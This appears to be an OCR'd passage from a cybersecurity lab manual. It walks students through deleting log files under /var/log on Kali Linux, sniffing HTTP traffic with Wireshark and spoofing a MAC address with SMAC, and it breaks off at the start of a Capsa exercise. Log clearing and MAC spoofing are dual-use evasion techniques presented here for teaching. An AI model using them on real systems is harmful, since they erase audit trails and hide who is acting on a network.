


x. Clearing Logs


1. Go to Kali Linux Machine




2. Open the /**var** directory:




3. Go to **Logs** folder:



4. Select any log file:



5. Open any log file; you can delete




Practical No. 5

a. Use wireshark to sniff the network.


Wireshark is a GUI-based packet capture program. As noted, it comes with some command-line programs. There are a lot of advantages to using Wireshark. First, it gives us a way to view the packets easily, moving around the complete capture. Unlike with tcpdump and tshark, we see the entire network stack in Wireshark, which technically makes what we have captured frames rather than packets.

- Start Wireshark. Under the "Capture" header, select the "Interface List" option; or click on the "Interfaces" button on the toolbar:
  This will bring up a list of network interfaces that Wireshark is able to capture packets from:



List of available capture interfaces

Select the network adapter (wired or wireless) that you are currently using to connect to the Internet, and hit the "Start" button. This will take you to the main window:



Wireshark is now capturing live network activity on your network interface. Notice that the list of packets is color-coded to highlight different types of network traffic.

- Open your web browser and navigate to a few random web pages - observe that the network packets corresponding to your web browsing activity are captured and show up in Wireshark as well.
- By default, the list of captured packets will keep scrolling automatically during a live capture. You can toggle this on/off using the AutoScroll toggle button in the toolbar.

- After letting the capture run for a couple of minutes, press the stop capture button. Do not close this capture session.


Filtering the Packet List

Capturing network traffic for a couple minutes could include traffic on many different protocols such as ARP, TCP, UDP, DNS, HTTP, etc.

We may not be interested in all of these, depending on what we are trying to achieve. Fortunately, Wireshark allows us to filter the list based on different criteria using the "Filter" toolbar:

Filter toolbar

Let us take a look at the HTTP traffic that occurs when we browse the web.
In the filter toolbar, type "http" and then click on "Apply". The window will now list only captured packets related to HTTP traffic:




Examining HTTP Traffic

The HTTP traffic that occurs during web browsing.

- Stop and close any capture that you may have open, and start a new capture.
- Set the filter to show only HTTP traffic.

Start with the HTTP request sent from your web browser.

- In your web browser, navigate to some webpage like http://www-scf.usc.edu/~csci571/Special/HTTP/proxy.html.
- In the top frame of the Wireshark main window, look for the packet that corresponds to your request. This contains the URL in the "Info" section. Select this packet.
- In the middle frame of the Wireshark window, expand the "Hypertext Transfer Protocol" section. Notice the details given for the:
    - GET request
    - Host
    - User-Agent
    - Accepts
    - cookie
    - etc




Take a look at the HTTP response to the above request.

In the top frame of the Wireshark main window, find and select the "HTTP/1.1 200 OK" packet immediately below the request for proxy.html. This is the response containing the requested web page.

Again, expand the “Hypertext Transfer Protocol” section. Notice the details given for

- Cache-Control
- Content-Type
- Server
- Etc



Details of incoming HTTP response corresponding to proxy.html

b. Use SMAC for MAC Spoofing.

SMAC is a MAC address changer that has a simple-to-use graphical interface that enables the less experienced user all the way up to the guru to change a piece of hardware’s MAC address. The less experienced user will appreciate the random generator whereas the guru will appreciate the ability to hand enter a new MAC address.

Once it is installed, you will find the application launcher in a Start Menu subdirectory called KLC. Click on that folder and you will see SMAC 2.0. Click on that launcher and the SMAC main window (**Figure A**) will open.

Using SMAC can be very simple, depending on how you want to use it. The simplest way to use SMAC is to assign a random MAC address to a piece of hardware. Before we actually assign a new address, let’s take a look at the other hardware on the machine. In the main window there is a check box that tells SMAC to show only active hardware. This checkbox is checked by default. Uncheck that box and your listing will grow, depending on the hardware on your machine. Take a look at **Figure B** to see how much the listing grows on my laptop that includes wireless, wired, and dial-up connections.

Figure A






Figure B



When you click on a different listing, the information about that hardware will be displayed below.

Let's change the MAC address of the Wired Marvell Yukon PCI-E Faster Ethernet Controller. To do this, select that entry from the list and click the Random button. As you can see in **Figure C**, the new, random MAC address is displayed in the New Spoofed MAC Address section.

Figure C




The address listed will correspond to a manufacturer list that you can choose from.

If you know you want to spoof your MAC address to that of a specific manufacturer you can select a different manufacturer from the drop-down list. When you make this selection, the address listed will change. You can keep hitting Random until you get an address you like (or you can just take the first random address you get).


Once you have your address, select the Options menu and make sure Automatically Restart Adapter is checked. Once that is checked, hit the Update MAC Address button and the new MAC address will be applied.

c. Use Caspa Network Analyser.

When we correctly deployed Capsa, we cannot wait to start our first capture right away. Capsa 7's new Start Page guides us start an accurate capture mission step by step:

